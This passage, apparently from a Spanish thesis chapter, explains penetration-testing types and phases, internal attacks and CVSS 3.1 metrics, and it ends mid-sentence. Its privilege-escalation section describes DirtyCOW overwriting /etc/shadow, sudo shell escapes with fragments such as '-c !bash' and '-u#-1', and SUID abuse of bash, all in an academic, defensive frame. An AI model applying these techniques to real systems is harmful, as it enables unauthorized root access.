Hajdarevic y Dzaltur (2015), definen a las pruebas de penetración como un método de evaluación para un sistema o red que simula el ataque desde un origen hostil. A las pruebas de penetración se les da un objetivo en específico y estas pruebas terminan cuando el objetivo que se planteó es alcanzado o el tiempo establecido finaliza. La característica de las pruebas de penetración según una definición dada por el Instituto Nacional de Estándares y Tecnología (NIST) es que replica los ataques a ser estudiados para encontrar las brechas de seguridad que presenta una aplicación, un sistema o una red. Estas pruebas se pueden dar en dos áreas de prueba: internas y externas. Las pruebas externas son ejecutadas desde fuera del perímetro de seguridad, como, por ejemplo, internet. Las pruebas internas son ejecutadas desde dentro del perímetro de seguridad, como, por ejemplo, proveniente de un empleado, cliente, proveedor, etc.


3.1.1 Tipos de ejecución:

Lopez de Jimenez (2016), señala que las pruebas de penetración pueden ser de diferentes tipos de ejecución y estos son: Prueba de caja negra, prueba de caja blanca y prueba de caja gris.

- Prueba de caja negra: El evaluador no tiene conocimiento del sistema que va a evaluar. Se encuentra más interesado en obtener la información de seguridad del objetivo que se le dio. Este evaluador solo conoce las salidas que debería obtener de la evaluación, pero no conoce a detalle el funcionamiento del sistema ni los detalles de entrada.
- Prueba de caja blanca: Al evaluador se le ha proveído de mucha información acerca del sistema o de la red que rodea al sistema. A comparación de la prueba anterior, a este evaluador se le ha proveído de información de código, red, detalles de sistema operativo, etc. Normalmente esta prueba es considerada para las simulaciones de ataque de fuente interna y lo solicitado a ser analizado son el código fuente, flujo de datos, prueba de rutas, etc.
- Prueba de caja gris: Al evaluador se le da información parcial acerca de los detalles internos del sistema a evaluar, esto debido a que se encuentra más enfocado a encontrar las vulnerabilidades externas.

Figura 3.1:

Tipos de pruebas de penetración



Nota. De "Pentesting on Web Applications using Ethical Hacking." por R.E. Lopez de Jimenez, 2016, *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI*). (https://doi.org/10.1109/CONCAPAN.2016.7942364)

3.1.2 Fases de ejecución:

Según López de Jimenez (2016), las pruebas de penetración presentan distintas fases de ejecución que serán presentadas a continuación.

1) **Planeamiento y preparación:** Se definen las metas y objetivos para la prueba de penetración. Esta parte tiene la importancia de acordar los objetivos entre los interesados y los que realizarán la prueba. Los objetivos más comunes para las pruebas de penetración son: identificar todas las vulnerabilidades del sistema, garantizar un alto nivel de seguridad en TI o incrementar la seguridad de la infraestructura de la organización o el personal.

2) **Reconocimiento:** En este paso se realizará un análisis preliminar de la información. Los que lleven a cabo la prueba requieren de datos importantes como las direcciones IP, los accesos libres y bloqueados que se tiene. En esta etapa los encargados de las pruebas verifican si la información con la que cuentan es suficiente para iniciar el periodo de pruebas o necesitan solicitar más información como, por ejemplo, descripciones del sistema, planos de red y otros.

3) **Descubrimiento:** En esta etapa, los encargados de la prueba usarán herramientas automatizadas para intentar descubrir vulnerabilidades que no requieren de un escaneo tan profundo. En esta etapa es muy común el uso de herramientas como NMap, Wireshark, Metasploit, Zenmap y Nessus. Esto debido a que las herramientas mencionadas cuentan con sus propias bases de datos que les permite conocer qué tipo de vulnerabilidad acaban de encontrar. En esta etapa se realiza un escaneo de red, donde se busca descubrir información de sistemas adicionales, servidores y otros dispositivos; escaneo de puertos para determinar los puertos abiertos en el dispositivo objetivo y el escaneo de servicios que utiliza los puertos abiertos encontrados para determinar los servicios que se encuentran funcionando en ellos.

4) **Análisis de información y riesgos:** En esta etapa, los encargados de las pruebas recolectan toda la información que obtuvieron en las etapas anteriores para realizar una correcta penetración al momento de ejecutar las pruebas y así cumplir con los objetivos dados en el planeamiento. Dependiendo de la cantidad de sistemas o el tamaño de la infraestructura que se les encarga, esta etapa puede ser una de las que más tiempo lleva por completar. Los encargados deben considerar los objetivos definidos en la etapa de planeamiento, potenciales riesgos del sistema al momento de llevar a cabo la prueba, tiempo estimado que se requiera para la replicación de los ataques y el listado de las vulnerabilidades encontradas en la etapa de descubrimiento.

5) **Intentos activos de intrusiones:** Esta es la etapa más importante y que debe ser llevada con mayor cuidado. En esta etapa se explotan tanto las vulnerabilidades encontradas en la etapa de descubrimiento, como, aquellas que serán descubiertas al replicar los ataques que se hayan propuesto y planteado en la primera etapa. La idea de esta etapa es también validar el potencial de riesgo que tienen las vulnerabilidades según se haya planteado en la etapa de análisis y lograr encontrar todas las vulnerabilidades posibles al replicar los ataques con el debido cuidado para no afectar la integridad del sistema o dispositivo afectado.

6) **Análisis final:** Esta etapa considera todo lo encontrado anteriormente hasta la replicación de los ataques. Principalmente se evalúa si en la replicación de los ataques se logró cumplir con los objetivos que se establecieron en la etapa de planeamiento y si se tiene la evidencia suficiente para señalar cuáles son las vulnerabilidades existentes y cuáles son los riesgos del sistema que estas ocasionan. Luego de ello, se decide la prioridad de eliminación de las vulnerabilidades.

7) **Preparación de reporte:** Finalmente, se prepara el reporte donde las vulnerabilidades encontradas y todo el contenido del análisis anterior serán informados a las partes interesadas, donde ellos decidirán qué hacer para solucionar estas brechas de seguridad.

Figura 3.2:

Etapas de las pruebas de penetración

Nota. Adaptada de "Pentesting on Web Applications using Ethical Hacking." por R.E. Lopez de Jimenez, 2016, *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI*). (https://doi.org/10.1109/CONCAPAN.2016.7942364)

3.2 Pruebas de penetración internas

Tal como vimos anteriormente, las pruebas de penetración están orientadas a descubrir vulnerabilidades que muchos atacantes utilizan para sustraer información de un sistema. Sin embargo, las vulnerabilidades pueden ser explotadas en un posible ataque interno como, también, un externo. Según Brancik (2207), los ataques internos son todos aquellos ejecutados por un usuario con acceso legítimo a un sistema de información de una organización. Brancik (2007) afirma que, estos ataques han sido analizados por muchas empresas durante muchos años dentro de sus planes de gestión de riesgos y análisis de amenazas de procesos. Lo más peligroso de un ataque interno es que genera pérdida de recursos importantes en las organizaciones y, por lo tanto, resultan afectadas financiera y reputacionalmente. En una organización, el departamento de seguridad de la información típicamente no se preocupa por las consecuencias de los ataques internos hasta que salen a flote o representen un alto riesgo de sistema que involucre a toda la empresa. Para poder realizar la detección de vulnerabilidades que pueden ser explotadas por los ataques internos, las organizaciones optan por realizar pruebas de penetración bajo un enfoque interno, a lo que se le conoce como, pruebas de penetración internas (Brancik, 2007).

Las pruebas de penetración internas son las mismas pruebas definidas anteriormente, solo que se le da un enfoque interno respecto al atacante, es decir, una situación en la que el atacante es un usuario que pertenece al entorno del sistema y posee los permisos suficientes de acceso a propiedades del sistema. Algo importante a tomar en cuenta es que las pruebas de penetración internas tienen dos puntos de vista que se toman en cuenta antes de la ejecución. Estas son: Pruebas de penetración internas desde el punto de vista de un consultor y desde el punto de vista de un empleado interno. (Brancik, 2007)

Según Brancik (2007), las pruebas de penetración internas, desde el punto de vista de un consultor, son procesos en donde se simula un intento de acceso al sistema por parte de un usuario que no posee un conocimiento de la entidad a analizar, pero esta persona posee el conocimiento suficiente y el nivel necesario para ejecutar técnicas de hacking que permitirá un acceso no deseado a los recursos privados de un sistema de información.

En el caso de las pruebas de penetración internas desde el punto de vista de un empleado interno, Brancik (2007) señala que, son procesos más difíciles de evaluar, pero, al mismo tiempo, los que conllevan a consecuencias más peligrosas. En el caso de un empleado que conoce perfectamente el sistema, el acceso se da de una manera no forzada. Por lo que se debe realizar un análisis profundo en cuanto a encontrar las vulnerabilidades del sistema que puede caer en accesos no permitidos por tipo de usuario, incorrecto control de acceso por mal manejo de privilegios, acceso no permitido a datos sensibles por no tener un control de permisos de usuario, entre otros.

3.3 Vectores de ataque y escalamiento de privilegios de usuario.

Para el campo de la ciberseguridad, muchos conceptos, como en nuestro caso las pruebas de penetración, pueden referirse a contextos de aplicación muy amplios o generales. Para realizar las pruebas correspondientes acotando en ataques específicos se opta por utilizar vectores de ataque.

3.3.1 Vectores de ataque

Según Sani et. al (2015), un vector de ataque es un método de explotación de vulnerabilidades que es utilizado por atacantes como un medio para atacar un sistema. Lo que significa que con los vectores de ataque es posible elegir un tipo de ataque, enfocarlo en las vulnerabilidades de un objetivo (dispositivo o sistema) y explotarlas a través de la replicación de ese ataque, logrando así, infiltrarse en el sistema.

Pero ¿Cómo sabemos con exactitud qué ataques escoger para dárselo a nuestros vectores? Los vectores de ataque deben estar orientados a descubrir las vulnerabilidades que aprovechan los ataques más perjudiciales para un sistema. En el caso de los sistemas de información, existe un número de ataques usuales o recurrentes que los podamos conocer debido a que muchos autores los mencionan en sus investigaciones, como, por ejemplo, en la investigación de Nagpure y Kurkure (2017) o López de Jiménez (2016). Para nuestra investigación, las pruebas de penetración por sí solas mencionan un amplio contexto de aplicación, por lo que era necesario encontrar ataques recurrentes que nos ayuden a escoger nuestros vectores de ataque.

En la revisión de literatura se encontró escenarios de ataques recurrentes que los autores consideran importantes de tomar en cuenta para proteger un sistema. Según Nagpure y Kurkure (2017), los tres ataques posicionados como primeros en su ranking de ataques de ciberseguridad más recurrentes encontramos el escalamiento de privilegios para acceso de usuarios, la manipulación de scripts, y vulnerabilidades respecto a la integridad de datos de un sistema. Según los mismos autores mencionados, de los 3 escenarios, el más peligroso y recurrente es la intrusión por escalamiento de privilegios de usuarios, cuya justificación será mencionada a continuación:

3.3.2 Escalamiento de privilegios de usuario

Según Long (2016), los ataques de escalamiento de privilegios que se realizan de una manera exitosa permiten que los atacantes toman por completo el control del punto objetivo de ataque y deja el paso libre a realizar acciones tales como el acceso libre a datos confidenciales o realizan cambios en las configuraciones requeridos para que puedan manipular partes del sistema o navegar en él de manera libre. Las vulnerabilidades causadas por el escalamiento de privilegios de usuarios suelen ser muy peligrosas, debido a que los problemas que generan son el borrado de ficheros, la visualización de información privada de otros usuarios e incluso la instalación de programas no deseados como es el caso de los virus.

Long (2016), define el escalamiento como la actividad ilegal de obtener permisos de otros usuarios con un mayor rango que no te corresponde. En el caso del escalamiento se puede dar de dos maneras: Escalamiento horizontal y escalamiento vertical. El escalamiento vertical sucede cuando un usuario de privilegios bajos recibe el acceso de alto nivel de un usuario de privilegios altos. El escalamiento horizontal sucede cuando un usuario normal recibe los privilegios de otro usuario normal. Este tipo de ataque puede ser realizado por diferentes técnicas que según Long (2016) se ha ido desarrollando a lo largo del tiempo junto a los diferentes programas y diferentes servicios que se pueden encontrar en el sistema operativo de un servidor o una computadora. Estás técnicas fueron enumeradas y mencionadas por Long (2016) en su investigación, de las cuales, para nuestra investigación, solo mencionaremos 3 de las consideradas como las más riesgosas y concurrentes en los sistemas de información. Vale recalcar que estas técnicas mencionadas se orientan a un entorno de un sistema operativo Linux, el cual se escogió para la investigación.

3.3.3 Técnicas de escalamiento de privilegios de usuario

3.3.3.1 Técnica N°1: DirtyCOW

Según Long (2016), esta técnica pertenece al conjunto de técnicas de escalamiento llamadas "Explotación de Kernel" las cuales consiste en la instalación de scripts maliciosos en el sistema principal el cual ocasiona que los usuarios comunes tengan un acceso no autorizado a editar archivos de solo lectura o propios de un usuario administrador. Según la investigación de Long (2016), los scripts que permitían la ejecución de esta técnica, en sus primeras versiones, atacaban principalmente al "shadow", el cual, es un importante archivo de un sistema Linux que contiene la lista de usuarios y la información relevante de su acceso al sistema como, por ejemplo, sus contraseñas cifradas, bits que deciden si el usuario tiene la cuenta activa o caducada y los bits que controlan el conteo de días en el que el sistema puede deshabilitar permanentemente el acceso del usuario. Los atacantes que utilizan esta técnica generan scripts que aprovechan la función Copy-On-Write del kernel de Linux para ir sobrescribiendo los archivos que desean acceder mientras que realizan una copia de ellos. Gooding (2016), señala que el script creado por los atacantes primero debe tener como un parámetro el archivo objetivo que desean modificar, como, por ejemplo, el **/etc/passwd/** o el **/etc/shadow**.

Luego, el código ejecutará una orden de escritura en el archivo objetivo, el cual se encuentra de solo lectura. Este pedido de escritura lo recibe el kernel del sistema operativo, el cual primero verifica qué archivo es el que desea modificarse y en qué lugar de la memoria física se encuentra. Luego, el kernel realiza una copia privada del archivo ubicado en la memoria física y la traslada a la memoria virtual para evitar una sobrecarga en el llamado de recursos y permitir que el usuario pueda trabajar en ese espacio asignado independientemente de si sus cambios podrán o no ser guardados. Por la misma función del Copy-On-Write, saber si el usuario podrá escribir o no en el archivo se sabrá en el momento en el que realice la modificación e intente guardar sus cambios. En cuanto ya se tenga este espacio de memoria virtual y el archivo en cuestión haya sido copiado, el kernel se prepara para ver en donde deberá escribir los cambios, por defecto, apuntando al espacio físico de la memoria, donde no se tiene el acceso. Para lo siguiente, debemos tener en cuenta que Linux realiza una serie de pasos para la escritura de un archivo. Primero, el kernel recibe los cambios provenientes del espacio virtual y luego los guarda en el espacio físico. Para esta etapa el kernel ya sabe que el usuario no tiene el permiso para escribir directamente en el archivo situado en la memoria física (es decir, el archivo original), por lo que le da al usuario la oportunidad de escribir dentro de una versión privada del archivo situada en la memoria física (creada especialmente para el usuario y no modificará el archivo original, sino será como una versión propia del mismo). En esta etapa tenemos 3 elementos que van entre el usuario y el kernel. Primero, el archivo copiado situado en la memoria virtual en donde el usuario realizará los cambios, segundo, el archivo original situado en la memoria física el cual el usuario no puede sobre escribir, y, tercero, la copia de archivo situado en la memoria física en donde el usuario sí puede escribir y se ha creado solo para él.

Una vez el kernel se encuentra listo, el script prepara la línea que desea cambiar o introducir y realiza los cambios respectivos. Para esta etapa, el kernel toma los cambios y usando el Copy-On-Write se dirige a pegar los cambios según se realizan y en la dirección correcta (en este caso en la copia privada en el espacio físico). Sin embargo, el script utiliza la función **madvise** con el parámetro **DONTNEED** para engañar al Kernel mientras actúa el Copy-On-Write y decirle que no necesita ese espacio en la memoria física que se ha creado con el archivo copiado. Lo que esto logra hacer es que el kernel comprenda esta petición y de inmediato elimina el archivo y espacio privado en la memoria física y se dispone a guardar los cambios en el único lugar que queda, es decir, el archivo original en la memoria física. Este ataque se ha vuelto tan común que los scripts para ejecutar al atacar los podemos encontrar en muchos repositorios públicos como Github. Muchos de estos scripts se compilan en un entorno C, por lo que los ejecutables de esta técnica son usados como DirtyCow.c. Esta técnica de ataque consiste en instalar este script en un sistema Linux el cual realizará la explotación de la función Copy-On-Write (COW) para que se pueda obtener cualquier archivo que esté inalcanzable para el usuario común y al mismo tiempo escribirá sobre él dejando un archivo con información errónea dentro del sistema.

3.3.3.2 Técnica N°2: Explotación de SUDO

Según Long (2016), esta técnica pertenece al conjunto de técnicas de escalamiento llamada "Servicios débiles" el cual consiste en que los atacantes realizan un uso inadecuado y excesivo del comando **"sudo"** en el sistema Linux. Tal y como conocemos, el comando **sudo** se utiliza cada vez que se requiera de ejecutar una acción con alto nivel de privilegios y que, al correr el comando, obtenemos el control del usuario root momentáneamente. Dentro de un entorno Linux, los usuarios reciben ciertos permisos para poder ejecutar ciertos servicios con el comando sudo, por lo que al ejecutar este comando podemos accionar desde funciones simples como un **ping** hasta algunas más comprometedoras como la instalación de algún programa con un **yum -y install** o un **apt-get**. Sin embargo, los atacantes han encontrado distintas vulnerabilidades que puede generar con la mezcla del uso del comando **sudo** y otros comandos pertenecientes a los servicios de Linux que, a través de servicios y comandos simples como **vim**, **less**, **more**, se logre acceder al shell de Linux para dejar el usuario root como permanente en lugar de un uso temporal

como lo garantiza el **sudo**. Por ejemplo, puede que un usuario cuente con el permiso para utilizar el **sudo** y obtener un acceso temporal de administrador para modificar un archivo de configuración, pero, una vez que guarde el archivo ya no tendrá el privilegio de navegar en el sistema o mantenerse como usuario root. Sin embargo, si ejecuta el comando sudo junto con otros comandos que explotan una vulnerabilidad en el editor del archivo como, por ejemplo, el **"-c !bash"** o, la combinación de caracteres especiales como, **"-u#-1"**, el usuario ya no solo tiene un permiso temporal, sino, logró ingresar a un terminal como un usuario root y mantiene el permiso. Esto por utilizar de manera no adecuada el comando sudo.

3.3.3.3 Técnica N°3: Explotación SUID

Según Long (2016), la técnica de explotación de SUID permite a los usuarios de bajos o medios privilegios ejecutar archivos con los mismos permisos del usuario dueño. Gooding (2016) nos recuerda que toda la estructura interna de Linux está formada por archivos, por lo que estos deben ser controlados por accesos. En el caso de Linux, el acceso a ellos se maneja a través de bits que define que tipo de autorización tendrá un usuario en especial, ya sea, solo lectura, escritura, ejecución o las diferentes combinaciones que pueden tener estos tres. Linux también presenta un comando especial denominado **chmod** que muchas veces no solo lo puede ejecutar el usuario root, sino también ciertos usuarios que tienen los permisos debidos. Este comando permite que se pueda cambiar el permiso de acceso a los archivos para ciertos usuarios o grupos. Por ejemplo, si un usuario cuenta con un permiso de solo lectura, la persona que posea el acceso a ejecutar el **chmod** puede cambiar esto para que pueda tener el permiso de lectura y escritura. Con el comando **chmod** se puede establecer un permiso especial denominado SUID, es una propiedad de los permisos de Linux que permite que un usuario pueda tener un permiso de un usuario específico, como una especie de sustitución. Pero, aclarando su uso, el usuario solo tendrá ese "permiso especial" con ese archivo que se le da, más no obtiene el permiso para navegar en el sistema bajo ese mismo perfil. Long (2016) señala que el problema está en que muchos atacantes utilizan esta función del SUID para modificar el acceso a los archivos importantes como el "bash" y escalar sus privilegios a través de servicios simples como cat, vim, nano y otros. Según Long (2016), esta técnica, si es bien utilizada y con los archivos correctos, puede resultar de alto peligro para los usuarios administradores. Dentro de todos los archivos posibles que se pueden acceder, el más dañino resulta ser la línea terminal de comandos de un sistema Linux también conocido como **bash**. Una vez que los atacantes logran acceder al **bash**, a través de un vim, nano o el mismo copiado del archivo bash con los permisos cambiados por el comando chmod, con el permiso sustituto de administrador, pueden navegar en el sistema con el perfil root y con ello realizar todas las modificaciones que desean.

3.4 Factores para medición de efectividad

Para conocer si las pruebas a ser ejecutadas fueron realmente efectivas en la detección de vulnerabilidades, es necesario medirlas y evaluar su efectividad. Tal y como lo menciona Shah y Mehtre (2014), una de las formas para poder medir esta efectividad es a través del uso de estándares. En su investigación, Shah y Mehtre (2014) señalan que existen diferentes tipos de estándares disponibles cuya aplicación varía según sea el escenario de uso. Por ejemplo: Para un escenario de un sistema web el estándar a utilizar será el de Open Web Application Security Project (OWASP) y si se trabaja con un entorno que maneja pasarelas de pago, se debe trabajar junto a Payment Card Industry Data Security Standards (PCI-DSS). Para el caso de los sistemas de información de las organizaciones se utilizan dos estándares: Uno open source llamado Open Source Security Testing Methodology Manual 3 (OSSTMM 3) y el más utilizado International Organization for Standarization (ISO-IEC 27001). Sin embargo, estos estándares realizan una evaluación total de las vulnerabilidades y el nivel de seguridad del sistema. Es decir, no se centra en evaluar una sola vulnerabilidad encontrada, sino, analiza todo el sistema en conjunto y determina un nivel de seguridad en general.

Sin embargo, en la literatura revisada se puede encontrar que existen ciertos factores importantes a tomar en cuenta al momento de explorar un sistema para descubrir vulnerabilidades. Son estos factores los que ayudarán a que se pueda realizar la comparación entre los ataques a ejecutar y así encontrar la efectividad entre las diferentes pruebas con diferentes ataques para un mismo sistema. Para que se pueda realizar una comparativa de efectividad con mayor precisión, es necesario contar con factores que puedan ser posibles de medir cuantitativamente. En la revisión de la literatura encontramos dos elementos que nos ayudan a cumplir con ese objetivo, el primero un factor de tiempo de ejecución y el segundo, un marco de trabajo que nos otorga un puntaje numérico proveniente de un cálculo propio que considera muchos factores relacionados a la explotación de vulnerabilidades. A continuación, se explicará con más detalle cada uno de ellos.

3.4.1 Factor tiempo de ejecución.

En las investigaciones que se han estudiado se han determinado que existen factores importantes a tomar en cuenta al realizar una evaluación, tales como en el caso de la investigación de Moyer (1996) en donde al tratar de implementar un sistema de pruebas de penetración para un escenario de protección de un sistema de red amurallado

entre Firewalls señala que un factor importante para medir si las pruebas resultaban efectivas era considerar el tiempo de ejecución de estas. Moyer (1996) señala que las pruebas pueden consumir mucho tiempo dependiendo del escenario objetivo y que normalmente cuando se evidencia que una prueba toma realmente mucho tiempo, y el equipo interesado desea tomar acciones rápidas, no se toma en cuenta la prueba evaluada para un futuro uso en un escenario similar. Del mismo modo, López de Jiménez (2016) señala que para los que realizan las pruebas de penetración, el tiempo que se consume en la etapa de Análisis de Información y Riesgos depende de la robustez del sistema. Para los sistemas con elementos numerosos y de infraestructura grande, esta etapa en particular consume mucho tiempo. De lo evidenciado en los casos mencionados, notamos que el tiempo es vital para considerar que tan efectivo es descubrir las vulnerabilidades de un sistema y al poder medirse de forma cuantitativa, nos ayudará para realizar nuestra comparación de efectividad para los experimentos de nuestra investigación.

3.4.2 CVSS 3.1

Recordemos que, en una prueba de penetración, la atención principal se centra en la replicación del ataque elegido, por lo tanto, es importante tomar en cuenta el desempeño del vector de ataque. Para encontrar formas de cómo abordar este aspecto al medir la efectividad de una prueba de penetración interna, podemos basarnos en la información que encontramos en un framework desarrollado por Forum of Incident Response and Security Teams (FIRST), llamado CVSS en su versión más actual 3.1 (2021).

Según Singh y Chancalala (2016), el Common Vulnerability Scoring System (CVSS) es un framework abierto que agrupa conjuntos de métricas para evaluar las vulnerabilidades de un sistema. Agrupa criterios de evaluación de vulnerabilidades con ideas sencillas de notar, pero útiles. Este framework se puede ajustar realmente a cualquier proceso de evaluación de vulnerabilidades, pero lo importante, acerca de esto, es su método de Scoring. Cuando nos referimos a Scoring, hablamos de una equivalencia numérica que se les otorga a ciertos criterios de medición. En el caso del Scoring del framework CVSS 3.1 es algo que no es difícil de entender y para ello presentaremos la tabla de Scoring de CVSS 3.1.

Tabla 3.1

Equivalencias de Scoring CVSS 3.1

QUALITATIVE SEVERITY RATING SCALE	
Rating	**CVSS Score**
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Nota. De *Common Vulneravility Scoring System v3.1: Specification Document* por Forum of Incident Response and Security Teams Inc, 2020 (https://bit.ly/3oZf9U6)


Como podemos notar, con el CVSS 3.1 es posible realizar una conversión de lo cualitativo a lo cuantitativo. Toma en cuenta una gran variedad de métricas las cuales agrupa según su naturaleza y son clasificadas en Métricas Base, Métricas Temporales y Métricas Ambientales.

Sin embargo, según una investigación de Allodi et al (2017), donde mencionan la importancia del uso del CVSS 3.1, las métricas base son consideradas las más importantes dentro del cálculo de la severidad de un vector de ataque debido a su gran variedad de elementos que permiten otorgar un score más completo a un vector de ataque. Para la evaluación de efectividad del desempeño del vector de ataque en esta investigación utilizaremos las métricas base del CVSS 3.1.

Según FIRST (2020), las métricas base son aquellas que apuntan a evaluar las características técnicas de la explotación de las vulnerabilidades, las cuales toman en cuenta al ataque y su posible interacción con usuarios. Así mismo, debemos señalar que las métricas base están agrupadas en 2 subdivisiones: Métricas de explotabilidad y Métricas de Impacto.

Figura 3.3:

Agrupamiento de las métricas presentes en el CVSS 3.1



Nota. De *Common Vulneravility Scoring System v3.1: Specification Document* por Forum of Incident Response and Security Teams Inc, 2020 (https://bit.ly/3oZf9U6)

Las métricas de explotabilidad mencionan a aquellos elementos que nos permiten otorgar un score según sea el desempeño del vector de ataque al momento de explotar una vulnerabilidad de un sistema objetivo. Según FIRST (2020), estas están compuestas por:

- Vector de ataque: Esta métrica refleja solo el contexto en el cual la explotación de vulnerabilidades se lleva a cabo, es decir, toma en cuenta el entorno en donde el vector de ataque se desarrolla. Esta métrica permite medir la severidad del vector de ataque en términos de desde dónde es lanzado el ataque, que puede ser de modo Local, en una red fuera del entorno o Network (remotamente explotable), Adyacente (propiamente hablando de ataques directamente a nivel de protocolos como un ARP poisoning) o de forma Física (requiere de la manipulación de un componente físico visible).
- Complejidad del ataque: Esta métrica refleja exactamente lo que su nombre dice, mide que tan complejo o simple es el ataque de realizar, considerando todo desde su preparación hasta su ejecución, y no solo a nivel del ataque en sí, sino también de lo simple o complicado que puede resultar para los ejecutores del ataque. Puede ser calificado como Alto o Bajo.
- Privilegios requeridos: Esta métrica describe el nivel de privilegios de usuario que el atacante debe contar antes de ejecutar el ataque y obtener un resultado exitoso de la explotación de la vulnerabilidad. Mientras menos privilegios se requiera, el puntaje es mayor. En el caso de esta métrica, puede ser calificada como Ninguna, Media o Alta.
- Interacción con el usuario: Esta métrica mide la necesidad de que, para el éxito del ataque, otra persona que no sea alguno de los atacantes, necesariamente tenga que interactuar con el sistema. Principalmente esta métrica ayuda a saber si para que el ataque sea exitoso es necesario que los atacantes lo hagan por sí mismos o requieren que una persona adicional interactúe con el sistema objetivo. En el caso de esta métrica puede ser Ninguna o Requerida.

Según FIRST (2020), una de las métricas que no está dentro de estas subdivisiones es el alcance o, como es llamado en su idioma original, el scope

- Alcance (Scope): Esta métrica permite saber si el ataque efectuado tiene un solo objetivo o módulo a atacar en específico y lo mantiene hasta la finalización de este, o en algún momento del ataque cambia y afecta también a otros módulos. Por ejemplo, un ataque puede apuntar solo a un archivo de configuración, pero si para acceder a este archivo también apunta y cambia a otros módulos del sistema, según sea necesario, considera que el alcance es cambiante y no es fijo. En el caso de esta métrica puede tomar el valor de Cambiante o No Cambiante.

Por último, tenemos las métricas de impacto. Según FIRST (2020), estas métricas representan lo afectado por el ataque en términos de 3 conceptos básicos de la ciberseguridad:

- La confidencialidad: Esta métrica mide el impacto en la confidencialidad propia de la información afectada una vez que el ataque haya logrado ejecutarse con éxito. Mientras más pérdida del nivel de confidencialidad logre ocasionar el ataque, mayor será la severidad y el puntaje será más alto. Esta métrica puede tomar el valor de Alto, Bajo o Ninguno.
- La integridad: Esta métrica mide el impacto en la integridad de la información, el componente del sistema o los módulos de este que se haya afectado luego de que las vulnerabilidades hayan sido explotadas. Mientras se registre una mayor pérdida en la integridad más alta será la severidad y por lo tanto el puntaje será más alto. Esta métrica puede tomar el valor de Alto, Bajo o Ninguno.
- La disponibilidad: Esta métrica mide el impacto en la disponibilidad de la información o los módulos afectados del sistema luego de lograr explotar las vulnerabilidades. Esta medida registra que tanto el atacante es capaz de controlar la disponibilidad a los demás de los módulos afectados considerando un posible bloqueo en su acceso o que simplemente se deje de libre acceso para todos. Mientras se tenga una mayor pérdida de disponibilidad, la severidad será mayor y por lo tanto recibirá una puntuación más alta. Esta métrica puede tomar el valor de Alto, Bajo o Ninguno.

Como podemos notar, con la revisión de la literatura y el apoyo del framework CVSS 3.1 se pudieron encontrar métricas que nos permitirá realizar nuestro análisis de efectividad. Por lo tanto, los factores a utilizar en esta investigación serán:

